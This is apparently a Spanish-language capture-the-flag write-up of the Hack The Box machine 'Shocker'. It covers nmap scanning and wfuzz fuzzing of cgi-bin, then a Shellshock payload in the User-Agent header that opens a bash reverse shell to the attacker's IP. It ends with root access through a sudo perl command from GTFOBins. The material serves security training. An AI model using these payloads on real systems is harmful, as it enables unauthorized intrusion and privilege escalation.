
SHOCKER MACHINE

Autor: Christian Jimenez




ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 -v -n 10.10.10.56 -oG allPorts
```

La salida nos muesta los sigueinets puertos:



Vamos a realizar una enumeracion de los servicios en los puertos:


```
nmap -p -sV -sC 10.10.10.56 -oN targeted
```

este es el resultado:

```
└─# nmap -p80,2222 -sC -sV 10.10.10.56 -oN targeted
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-17 21:09 -04
Nmap scan report for 10.10.10.56
Host is up (0.21s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.35 seconds
```

EXPLOTACION

Vemos que tiene una pagina en el puerto 80 veamosla:




no hay algo interesante, vamos a fuzzear haber si encontramos un directorio, En este caso el mejor diccionario fue **/usr/share/dirb/wordlists/common.txt** porque nos reporte lo mejor posible, los diccionarios que siempre debes usar son:

```
/usr/share/dirb/wordlists/common.txt
/usr/share/wordlists/rockyou.txt
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

```
wfuzz -c --hw=71 --hc=404 -w /usr/share/dirb/wordlists/common.txt http://10.10.10.56/FUZZ
```

```
└─# wfuzz -c --hw=71 --hc=404 -w /usr/share/dirb/wordlists/common.txt http://10.
10.10.56/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
 Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/FUZZ
Total requests: 4614

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000001:   200        9 L      13 W     137 Ch      "http://10.10.1
                                                      0.56/"
000000013:   403        11 L     32 W     295 Ch      ".htpasswd"
000000012:   403        11 L     32 W     295 Ch      ".htaccess"
000000011:   403        11 L     32 W     290 Ch      ".hta"
000000820:   403        11 L     32 W     294 Ch      "cgi-bin/"
000002020:   200        9 L      13 W     137 Ch      "index.html"
000003588:   403        11 L     32 W     299 Ch      "server-status"

Total time: 0
Processed Requests: 4614
Filtered Requests: 4607
Requests/sec.: 0
```

vemos un directorio **cgi-bin** esto huele a ataque shell shock, si vemos esa ruta en el navegador no hay nada:



pero vamos a fuzzear ahora ese directorio pero vamos a colocar la extension.cgi a los archivos:

```
wfuzz -c --hw=71 --hc=404 -w /usr/share/dirb/wordlists/common.txt http://10.10.10.56/cgi-bin/FUZZ.cgi
```

pero no reporto nada interesante:

```
└─# wfuzz -c -t 50 --hw=71 --hc=404 -w /usr/share/dirb/wordlists/common.txt http
://10.10.10.56/cgi-bin/FUZZ.cgi
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
 Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/cgi-bin/FUZZ.cgi
Total requests: 4614

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000013:   403        11 L     32 W     307 Ch      ".htpasswd"
000000012:   403        11 L     32 W     307 Ch      ".htaccess"
000000011:   403        11 L     32 W     302 Ch      ".hta"

Total time: 22.05003
Processed Requests: 4614
Filtered Requests: 4611
Requests/sec.: 209.2513
```

vamos a intentar buscar con otras extensiones:


```
wfuzz -c -t 50 --hw=71 --hc=404 -w /usr/share/dirb/wordlists/common.txt extensiones.txt
http://10.10.10.56/cgi-bin/FUZZ.FUZ2Z
```

```
└─# cat extensiones.txt
       File: extensiones.txt
   1   cgi
   2   php
   3   html
   4   sh
```

ahora si mostro algo:

```
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000003:   403        11 L     32 W     299 Ch      "html"
000000049:   403        11 L     32 W     307 Ch      ".htpasswd - cg
                                                      i"
000000050:   403        11 L     32 W     307 Ch      ".htpasswd - ph
                                                      p"
000000051:   403        11 L     32 W     308 Ch      ".htpasswd - ht
                                                      ml"
000000052:   403        11 L     32 W     306 Ch      ".htpasswd - sh
                                                      "
000000044:   403        11 L     32 W     301 Ch      ".hta - sh"
000000048:   403        11 L     32 W     306 Ch      ".htaccess - sh
                                                      "
000000047:   403        11 L     32 W     308 Ch      ".htaccess - ht
                                                      ml"
000000046:   403        11 L     32 W     307 Ch      ".htaccess - ph
                                                      p"
000000043:   403        11 L     32 W     303 Ch      ".hta - html"
000000045:   403        11 L     32 W     307 Ch      ".htaccess - cg
                                                      i"
000000042:   403        11 L     32 W     302 Ch      ".hta - php"
000000041:   403        11 L     32 W     302 Ch      ".hta - cgi"
000016904:   200        7 L      18 W     119 Ch      "user - sh"

Total time: 88.64501
Processed Requests: 18456
Filtered Requests: 18442
Requests/sec.: 208.2012
```

si vamos a esa ruta se nos desacrga un archivo



```
cat user.sh
File: user.sh
Content-Type: text/plain
Just an uptime test script
 21:30:18 up 31 min,  0 users,  load average: 0.24, 0.05, 0.02
```

nada interesante, pero como esa ruta existe tocara interceptar con burp y jugar con el user agent:

capturamos la peticion a "http://10.10.10.56/cgi-bin/user.sh" y modificamos el user-agent con el siguiente payload de shellshock:

```
() { ignored;};/bin/bash -i >& /dev/tcp/10.10.14.16/4242 0>&1
```

nos colocamos en la escucha en netcat y mandamos la peticion y obtenemos una reverse shell:

```
GET /cgi-bin/user.sh HTTP/1.1
Host: 10.10.10.56
User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.16/4242 0>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
└─# rlwrap nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.56] 52246
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
shelly@Shocker:/usr/lib/cgi-bin$ id
id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30
6(plugdev),110(lxd),115(lpadmin),116(sambashare)
shelly@Shocker:/usr/lib/cgi-bin$
```

podemos ver la flag:

```
shelly@Shocker:/home/shelly$ cat user.txt
cat user.txt
ca1ba44979a04afbac1171aeea8f5cd3
```

ELEVACION DE PRIVILEGIOS

veamos que puede ejecutar como sudo:

```
sudo -l
```

```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

vemos que puede ejecutar perl, vamos a buscar en https://gtfobins.github.io/.

encontramos lo siguiente si tenemos los permisos sudo:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

copiamos y lo ejecutamos, ahora somos root y podemos ver la flag:

```
sudo perl -e 'exec "/bin/sh";'
# whoami
whoami
root
# cat /root/root.txt
cat /root/root.txt
1890a6030f2059b456e01ba7b2e2c5ae
```

NOTA

A la hora de escalar privilegios revisar siempre GTFOBins para permisos sudo o SUID.